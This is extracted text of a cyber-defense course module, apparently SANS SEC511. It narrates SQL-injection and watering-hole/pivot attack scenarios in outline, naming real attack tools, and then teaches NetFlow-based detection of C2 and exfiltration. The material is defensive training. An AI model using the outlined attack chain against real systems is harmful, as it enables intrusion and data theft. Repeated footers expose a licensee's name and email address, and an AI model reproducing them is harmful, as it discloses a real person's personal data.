Given the volume of malicious and benign data, products are almost certainly a necessary component in the overall security paradigm. Otherwise, we would likely not be operating with sufficient efficiency to enable rapid progression from detection to response.

Just because we are giving you license to lean on products, this does not mean that you should employ the typical model of third-party deployment, limited in-house expertise, or third-party support/consulting services. No, we focus not just on the basic idea of the device, but how it fits into an overall defensible security architecture that supports modern cyber defense principles.

Cyber Defense Illustrated

- I comprehend stories and pictures better than abstract concepts, and some of you probably do, too
- To better understand the capabilities various technologies can afford us, consider these two modern attacker scenarios:
 - Adversaries are targeting a custom web application flaw in hopes of exfiltrating data from a backend database
 - Adversaries are targeting internal systems with client-side attacks to ultimately pivot to the crown jewels
- Let's see if we can make things interesting

Cyber Defense Illustrated

We walk through how to best leverage numerous devices to support the defensible security architecture. You might not have tremendous exposure to some of these products or techniques. To ensure that you can see how each device fits into the overall security architecture, we employ two attack scenarios.

These attack scenarios help us visualize the adversaries' tactics and our own capabilities by the device under review.

At a high level, the two scenarios are:

- Adversaries are targeting a custom web application flaw in hopes of exfiltrating data from a backend database.
- Adversaries are targeting internal systems with client-side attacks to ultimately pivot to the crown jewels.

Caprica 6 vs. the Colonies

- Caprica 6, a sultry Cylon, must render the Colonial Fleet defenseless in advance of the coming Cylon invasion
- After unsuccessful attempts at physical penetration, she determines a cyber attack to be the best tactic
- Her primary goal is to exfiltrate key operational data that could facilitate her undermining the Colonial Defense Fleet
- Intelligence reports suggest this modern adversary will employ one of two likely attack avenues to achieve her end goal
 - A web application attack
 - A client-side attack + pivoting
- Will Caprica 6 be successful, or have you deployed a defensible security architecture that affords the Elite BSG Threat Hunting Team the time and data they need to rapidly detect the Cylon intruder?

Caprica 6 vs. the Colonies

Let's make it more fun than just a generic adversary... let's make it a story.

We present two different scenarios that emphasize different aspects of modern attacks that you will no doubt encounter at some time.

Caprica 6, a humanoid Cylon, seeks to use her offensive cyber skills to render the Colonial Fleet defenseless before an upcoming kinetic assault. To achieve this, 6 seeks key-sensitive data that allows her to disable major defensive capabilities. So, ultimately, the goal is rendering humans' defenses useless, but the means to that end is data housed in the Colonial Defense Fleet's servers.

We explore two scenarios: A custom web application attack and a client-side attack with pivoting.

The BSG Threat Hunting Team



The BSG Threat Hunting Team

We are part of the Colonial Defense Fleet's BSG Threat Hunting Team responsible for proactive and rapid detection of adversary activities that could cause substantial impact on the Colonies. Given the nature of our role, we need to understand how to better enable detective capabilities of our infrastructure and how to potentially prevent adversaries from achieving their own goals.

Scenario 1: The Ambitious Lt. Gaeta

- Employing his technical mastery and at the mercy of his approbation-seeking behavior, Lt. Gaeta desires to enable seamless mobile access to Colonial Defense Fleet data
- Lt. Gaeta develops an unauthorized and unpublished custom three-tiered web application to support accessing the data while away from the Colonial Defense Data Center
- Caprica 6 discovers a SQL Injection flaw in the custom web application and, after many scripted attempts, will no doubt be able to exfiltrate the data she needs
 - Unless the elite BSG Threat Hunting Team has the Security Architecture it needs to rapidly detect and respond to the Cylon intruder


Scenario 1: The Ambitious Lt. Gaeta

The first scenario involves a custom web application developed by Lt. Gaeta to facilitate access to key data from the Colonial Defense's mobile devices. His praise-seeking behavior leads him to develop this web application without authorization. To limit potential exposure, he deploys it without providing any public-facing links to the test web server that hosts the application.

Although technically savvy, Gaeta inadvertently exposes key Colonial Defense data via poor input handling that an adversary can potentially access through the exploitation of a SQL Injection flaw.

Scenario 1: Web Application Attack

The Players



Scenario 1: Web Application Attack

This graphic shows the players in this scenario.

Adversary: **Caprica 6**

Final Target: **DB Server**


DNS Server: **ns.sec511.com**

Web Server: **gaeta.sec511.com** (no public links to the particular host)

App Server: **app.sec511.com**

Recon: Build a Targeted Wordlist

0. Caprica 6 performs reconnaissance against Colonial Defense Employees and builds a wordlist




Recon: Build a Targeted Wordlist

0. Caprica 6 performs reconnaissance against Colonial Defense employees' public-facing information. She builds a wordlist that can be leveraged as potential usernames, passwords, and so on.

Mapping: Web Server Located via Targeted DNS

1. She scripts DNS requests from wordlist. Discovers unindexed web server <http://gaeta.sec511.com>



Mapping: Web Server Located via Targeted DNS


1. After unsuccessful attempts at a zone transfer, she scripts DNS requests to brute force any potential unpublished hostnames. She leverages her recon wordlist and adds those words into the `namelist.txt` used by Carlos Perez's (@dark0perator) **dnsrecon**¹ tool. She discovers the unpublished web server at <http://gaeta.sec511.com>.

Reference

- [1] GitHub – darkoperator/dnsrecon: DNS Enumeration Script, <https://sec511.com/3o>

Exploitation: SQL Injection in Web Application

2. The Cylon manually discovers a SQL Injection flaw in the web application



Exploitation: SQL Injection in Web Application


- Using Daffyd Stuttard's (@portswigger) Burp Suite,¹ Caprica 6 discovers a potentially exploitable SQL Injection flaw in the web application.

Reference

[1] Burp Suite Scanner | PortSwigger, <https://sec511.com/3t>

Post-Exploitation: Data Exfiltration

3. Caprica 6 successfully exfiltrates the Colonial Defense Fleet data



Post-Exploitation: Data Exfiltration

3. After fuzzing the SQL Injection flaw using **Burp**, and subsequently leveraging **sqlmap**¹ for exploitation, the Cylon was able to exploit the SQL Injection flaw and dump key data and exfiltrate it back out the same path used into the organization.

Reference

- [1] sqlmap: Automatic SQL Injection and Database Takeover Tool, <https://sec511.com/3j>

Scenario 1: Web Application Attack Key Points

- Unpatchable flaw targeted (unknown custom web application flaw)
 - Likely missed by your web application vulnerability scanner <- common occurrence
- Adversary achieves end goal of data exfiltration
 - Wonder if 6 took @sethmisenar and @eric_conrad's other class SANS #SEC542 Web App Pen Testing ;)
- Targeted data found within the web application backend database
- If Caprica 6 is able to successfully exfil the data, then hope is lost for the Colonial Defense Fleet and the Colonies

Scenario 1: Web Application Attack Key Points

This scenario serves as an interesting case study for our architectural review because of the increasing likelihood that organizations not only have web applications, but ones that might ultimately provide access to key business functionality or sensitive data. Note that an unauthenticated SQL Injection attack yielding sensitive data would be more likely against an internal web application. However, for simplicity's sake, and because the next scenario covers pivoting, we make it conceptually simpler.

Custom web applications are ubiquitous. Many have egregious flaws that go unnoticed for long periods of time because a vendor doesn't supply fixes/patches for your own personal busted code. This speaks to another central point: This scenario does not involve a patchable flaw. Yes, the code can be fixed, but a patch was not simply missing; the vulnerability scanner did not notice a Critical/Level 5/CAT 1 vulnerability.

Scenario 2: Watering Hole + Client-Side + Pivot (I)

Goal remains the same: Caprica 6 wants access to data stored deep within the Colonial Defense Data Center

1. Through reconnaissance, Caprica 6 determines Dr. Gaius Baltar likely possesses the access she desires. After further recon, 6 learns of Gaius's penchant for playing Triad online (similar to poker)
2. Knowing that Gaius is too clever to succumb to direct social-engineering attacks, Caprica 6 employs a Watering Hole Attack exploiting a vulnerability in a popular Triad news site likely visited by Dr. Baltar

Scenario 2: Watering Hole + Client-Side + Pivot (I)

For the next scenario, Caprica 6's goal of exfiltrating sensitive data remains the same. This scenario involves targeted client-side exploitation and an internal pivot. Both activities are commonplace, and yet every enterprise still struggles them.

Here is a text-based walkthrough of the scenario:

1. Through reconnaissance, Caprica 6 determines Dr. Gaius Baltar likely possesses the access she desires. After further recon, 6 learns of Gaius's penchant for playing Triad online (similar to poker).
2. Knowing that Gaius is too clever to succumb to direct social-engineering attacks, Caprica 6 employs a Watering Hole Attack, exploiting a vulnerability in a popular Triad news site likely visited by Dr. Baltar.

Scenario 2: Watering Hole + Client-Side + Pivot (2)


3. Gaius's browser gets exploited upon visiting the site
4. Dr. Baltar's now compromised system establishes a C2 channel back to Caprica 6's listener
5. Caprica 6 pivots through Dr. Baltar's system and abuses his credentials to acquire the sensitive data
6. Having acquired the data, Caprica 6 exfiltrates the sensitive data
 - This renders the Colonial Defense Fleet helpless and facilitates the Cylon destruction of the Colonies
 - Unless your security architecture affords the elite BSG Threat Hunting Team the time and data they need to detect and respond to the intrusion

Scenario 2: Watering Hole + Client-Side + Pivot (2)

Continuing the text-based walkthrough of this scenario:

3. Gaius's browser gets exploited upon visiting the site.
4. Dr. Baltar's now-compromised system establishes a C2 channel back to Caprica 6's listener.
5. Caprica 6 pivots through Dr. Baltar's system and abuses his credentials to acquire the sensitive data.
6. Having acquired the data, Caprica 6 exfiltrates the sensitive data.

Scenario 2: Watering Hole + Client-Side + Pivot (3)



Scenario 2: Watering Hole + Client-Side + Pivot

Players:


Adversary: **Caprica 6**

Watering Hole: **Triad News Server**

Initial Target: **Dr. Gaius Baltar**

Final Target: **CDF Servers**

Recon: Watering Hole ID



Recon: Watering Hole ID

0. 6 leverages recon-ng, written by friend and fellow SANS Instructor, Tim Tomes (@LaNMaSteR53), to determine that Dr. Gaius Baltar appears to be a likely victim. Further reconnaissance suggests a potential Watering Hole to allow for a subtler compromise of Baltar, which is warranted given his penchant for paranoia.

Reference

[1] LaNMaSteR53 / Recon-ng – Bitbucket, <https://sec511.com/3w>


Weaponization: Watering Hole Established



Weaponization: Watering Hole Established

1. Caprica 6 compromises the Triad News website. This site unwittingly serves as the Watering Hole where 6 expects Baltar to eventually come for a drink (and a value-added exploit).


Exploitation: Client-Side Exploitation



Exploitation: Client-Side Exploitation

2. Gaius drinks from the Watering Hole, Triad News Server, and his system becomes compromised.


Post-Exploitation: C2 Establishment



Post-Exploitation: C2 Establishment

3. Baltar's compromised machine initiates an outbound connection to Caprica 6's system, establishing a Command and Control (C2) channel.


Pivot: Target Acquired



Pivot: Target Acquired

4. 6 abuses Gaius's Access Token and successfully pivots to connect to the Colonial Defense Fleet servers.

Goal Achieved: Data Exfiltration



Goal Achieved: Data Exfiltration

5. Caprica exfiltrates data over her existing C2 channel.

Scenario 2: Client-Side + Pivot Key Points

- Adversary exploits a potentially patchable flaw in an application running on a client
- Adversary leverages outbound C2 for remote access
- Adversary uses the compromised client as a source for pivoted scans and attacks against the internal network
- Adversary exfiltrates sensitive data after pivoted compromise of a key target

Scenario 2: Client-Side + Pivot Key Points

Some of the key attributes of the second scenario include the following: The adversary exploits a patchable flaw in a client application. An outbound C2 channel is leveraged to allow for successful command and control. This same channel is ultimately used for exfiltration in this case. Leveraging the access on the compromised system, the adversary pivots to scan and attack internal systems until finding the target portion of the network needed.

Although this may seem like a lot of moving parts, most compromises that result in breach are more complicated and involved than what is expressed here. Although the attack need not be more sophisticated in all cases, various elements could be more complex, surreptitious, or distributed.

Illustrations Applied

- Given these two scenarios, consider whether and how the various devices can help improve our defensive posture
- These two scenarios present elements of typical modern attack techniques
- We have historically considered an abstract external attacker when approaching most security technologies
 - Here, we consider common scenarios employed by those external adversaries to achieve their end goal

Illustrations Applied

These scenarios provide us a serviceable backdrop against which to juxtapose the various elements of our network security architecture. Although these two scenarios do not represent an exhaustive review of all adversary actions, they provide a starting point for our discussions of the merits in both a preventative and detective capacity.

Web application attacks, client-side exploitation, and pivoting are common elements of modern cyber campaigns. They also happen to be two particular areas in which many traditional technologies (and newer ones) are wanting, particularly from the prevention of compromise vantage point.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeypot for Leak Detection

Course Roadmap

The next section covers Routers.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Routers

- Typical edge of traditional perimeter
- Primary edge of organizational control
- First opportunity for filtering of inbound
 - Filtering focus should be simple inbound prevention
- Last opportunity for filtering the outbound traffic



Routers

Although the router is not overtly a security device, its location makes it a device worth considering. Even though there are some overt router-centric security capabilities, the primary motivation for attending to the router is that it is typically at the edge of a traditional perimeter. At the edge, the router represents the last opportunity for outbound filtering/monitoring and the first opportunity for inbound filtering/monitoring. Another reason to consider the router is because it often represents the edge of our control and ownership. (However, in smaller shops or remote offices, the company might merely lease a router.)

Router-Based Detection: IPFIX/NetFlow

- Session-based information has been widely used by network engineers for years
 - Primarily used session information for troubleshooting traffic volume issues
- Session-based data goes by many names
 - NetFlow is the most commonly used protocol and name, but it was formerly an internal Cisco proprietary protocol
 - Jflow (Juniper) and Netstream (HP) are additional names for NetFlow data
- In addition to nomenclature differences, there are also potential protocol differences
 - NetFlow v5, NetFlow v9, and IPFIX (NetFlow v10) are commonly supported
- NetFlow can be burdensome on some, especially older, devices
- Some employ sFlow, which is sampled flow information rather than getting all of the data
 - Obviously, this is less desirable, but it's better than nothing

Router-Based Detection: IPFIX/NetFlow

Initially, the primary purpose of NetFlow¹ was to aid network engineers to better troubleshoot performance issues. Further, NetFlow better enabled rapid root-cause analysis of the underlying problem leading to performance issues.

Prior to NetFlow, the main built-in performance troubleshooting capability of network devices was simply to look at port statistics. With NetFlow, the engineer does not simply see mere port utilization, but can see some Layer 3 (IP) and Layer 4 (TCP/UDP) information. This allows for better understanding of what particular application or service might cause the potential issues.

Although NetFlow has been widely used by network engineers for years and is likely already enabled, many security practitioners are still unaware of this capability. However, as we discussed later, full packet captures are the gold standard in network traffic monitoring, especially for deep-dive postmortem review. NetFlow can enable rapid detection without the higher cost associated with full packet capture.²

Although the term NetFlow is widely used in a generic way to refer to session-based logging capabilities of network devices, vendors other than Cisco often provide the same capabilities under a different name.

The public RFC is associated rather with IPFIX³ (NetFlow v10), which was based on NetFlow v9.

References

- [1] RFC 3954 – Cisco Systems NetFlow Services Export Version 9, <https://sec511.com/47>
- [2] Netflow for Incident Detection 1 – PDF, <https://sec511.com/4d>
- [3] RFC 7011 – Specification of the IP Flow Information Export (IPFIX) Protocol for the Exchange of Flow Information, <https://sec511.com/46>

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

IPFIX/NetFlow Data

- Now that we know the names and versions, what do we actually get from NetFlow data?
- This varies based on the protocol version and vendor extensions
- Generally, expect to see at least the following
 - Timestamps, start and finish
 - Source IP address
 - Destination IP address
 - ICMP type code (if applicable)
 - UDP/TCP port numbers (if applicable)
 - TCP flags (if applicable)
 - Bytes transferred

IPFIX/NetFlow Data

The major versions of NetFlow (v5, v9, and v10/IPFIX) provide session-based information. The more recent versions are more likely to include customizable user fields to be pulled. Generally, NetFlow records provide the following information:

- Timestamps, start and finish
- Source IP address
- Destination IP address
- ICMP type code (if applicable)
- UDP/TCP port numbers (if applicable)
- TCP flags (if applicable)
- Bytes transferred

Profile Outbound Flows

- To be a good hunter, we need to understand normal behavior and look for oddities or anomalies
- More detail during 511.3, but one extremely useful technique is to profile outbound traffic
 - How much data is sent?
 - Who sends the data (depending upon vantage point we may not see the original source)?
 - Where are we sending the data?
 - IP address (possibly geolocated)
 - Port numbers
 - When is the data sent?

Profile Outbound Flows

NetFlow does not provide visibility into Layer 7 payload data; for that, we require something such as full packet capture. However, given even just the Layer 3/Layer 4 information, we gain significant intelligence. Using NetFlow information, we can quickly begin to characterize outbound traffic/flows.

Some items to consider that NetFlow can provide include:

- Volume of data transferred
- Who (IP address at least) sourced the data, which is likely just the firewall, assuming it is performing NAT (Network Address Translation)?
- Where are we sending data (when the destination IP is coupled with GeoIP sources)?
- What ports are leveraged for communication?
- When will the data be sent?

Answers to these questions are beneficial for profiling communication and looking for outliers with respect to outbound communication.

Abnormal Outbound Connections

- Techniques for profiling outbound connections are further illustrated during 511.3
- From the vantage point of the router, beyond the firewall performing NAT, all traffic looks like the firewall
 - Granular internal attribution is more difficult from this view
- Still can be useful to see the destination IPs, destination ports, and volume of data typically in play

Abnormal Outbound Connections

We leverage outbound connection profiling and look for anomalous or overtly suspicious behavior during the discussion of Network Security Monitoring (NSM) in 511.3. As mentioned previously, although we can gain significant insight into outbound traffic, it could be difficult to determine the actual source of the traffic, depending on the network architecture.

The router would likely only be able to attribute the traffic to the device performing NAT for outbound traffic, quite likely the firewall. This is unfortunate, but it could still allow us to find issues that warrant further review.

Persistent Outbound Connections

- One detect we more fully explore in future content is the discovery of persistent outbound connections
- A large volume of outbound TCP/443 traffic might not cause much suspicion
- But, if it were a persistent 24x7 outbound connection?
- Hopefully, it is an authorized VPN connection, but what if it's not?
 - Could be an unauthorized VPN or C2 channel

Persistent Outbound Connections

Later in this course, we fully explore identification and characterization of persistent outbound connections. Although you are likely to encounter some legitimate persistent outbound connections, site-to-site VPNs for example, you will often find a number of unauthorized VPNs in the form of adversary C2 or perhaps even policy-violating insiders.

These are fairly straightforward opportunities to detect, and most organizations are already reviewing them.

High-Volume Outbound Connections

- Many organizations' primary concern is the theft of confidential, sensitive, or regulated data
- One way of potentially detecting the theft of this data is looking for uncommonly high-volume outbound data connections
 - Most high-volume connections would typically either be inbound communication or outbound from servers
- The efficacy of this detect depends on the content and manner of the exfiltration
- Sadly, there is no Easy button

High-Volume Outbound Connections

Data compromise represents many adversaries' primary goal, and likewise, many organizations' primary security concern. One simple attempt to do a little DIY DLP (Data Leakage Prevention), or at least detection, would be to monitor for abnormal high-volume data being exfiltrated.

Think about high-volume connections to the outside world. It could be an external client talking into public-facing servers and pulling lots of data. Is this typical? Does the volume of data being transferred make sense for the application? Effectively, these questions try to get you to think about thresholds and clipping levels.

Another possible high-volume communication could involve an internal client downloading lots of data (VM images, streaming movies, and more), but that presents as inbound high-volume transfer, not outbound. High-volume inbound initiated from internal clients could be an AUP (Acceptable Use Policy) issue, but that's not especially likely to be malicious.

A third possibility involves a client initiating communication with external systems and sending a large volume of data. Given the number of users in the modern enterprise, this has likely happened in an innocuous fashion and a malicious one. It could be a successful client-side attack followed by a successful pivoted compromise of internal systems and subsequent exfiltration.

There is no Easy button on advanced monitoring. The high-volume detect can be a successful one, but it can also make you chase your tail figuring out what, if anything, explains the volume. Clipping levels and determining baseline volume can make this a more successful process.

Eric Cole (@drericcole) has a quick blog entry on detecting advanced persistent threat (APT), in which he discusses both outbound detection and clipping levels.¹

Reference

[1] Cyber Defense | Advanced Persistent Threat (APT) and Insider Threat | SANS Institute, <https://sec511.com/3i>

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

Unexpected Destinations

Where do your outbound connections terminate?

- Most likely to Umbrella Top 500

What transport protocol and port are employed for most connections?

- Most likely TCP/80 and TCP/443

Where does everything else go and how does it get there?



Icons of the Web¹

Unexpected Destinations

Where does traffic go when it leaves your network? Although you likely have some particular destinations that your users are more likely to hit due to your company, industry, and so on, the likelihood is that a significant chunk of your traffic goes where the rest of the world's traffic goes.

The Alexa Top 500¹ represents the 500 most commonly hit sites based on traffic volume. Although your users frequent sites outside of these, they are likely to become predictable. This data used to be freely available, but now requires a commercial license.

The Cisco Umbrella 1 Million² is a free source of the most popular DNS requests, which may be used for a similar purpose as the still commonly referenced Alexa Top 500, and has the benefit of being free.

For a fun and different way of consuming the list of top sites, check out the cool Icons of the web project by Gordon "Fyodor" Lyon (@nmap).³

References

[1] Alexa Top 500 Global Sites, <https://sec511.com/38>

[2] Cisco Umbrella 1 Million – OpenDNS Umbrella Blog, <https://sec511.com/4e>

[3] Icons of the Web, <https://sec511.com/3k>

Outbound Visualization

- An eye-opening visualization can be to simply plot outbound traffic
 - Based upon destination RIR (Regional Internet Registry)/country
 - Based upon destination service
- A CIO seeing 3% of traffic destined for an unexpected foreign country can yield authority to go hunting
- A CSO seeing that there were 1,000 connections using unexpected services (not HTTP, HTTPS, DNS)
- For a great paper and scripts, too, check out the SANS Technology Institute (STI) student project, *Assessing Outbound Traffic to Uncover Advanced Persistent Threat* by Beth Binde, Russ McRee, and TJ O'Connor

Outbound Visualization

One approach that I have seen used to significant effect is plotting/visualizing the outbound. This can be for show, but this can also be useful for analysis.

Some quick visualizations include plotting on a map the physical location of the “other end” of communications with the outside world. This is fairly straightforward and might not yield much pay dirt, but it can be a head-scratching moment when you visually see that a relevant percentage of traffic goes to a foreign country where you have no clients/business partners. I have seen this exact visualization used to convince an organization that more monitoring capabilities were required. CIO asks the obvious questions: “Why does that much traffic go to \$foreign_country?” and “What was actually sent to \$foreign_country?” The analysts then indicated that they didn’t have any additional details but could gather those details with approval for additional monitoring capabilities. Oh, I see what they did there... ;)

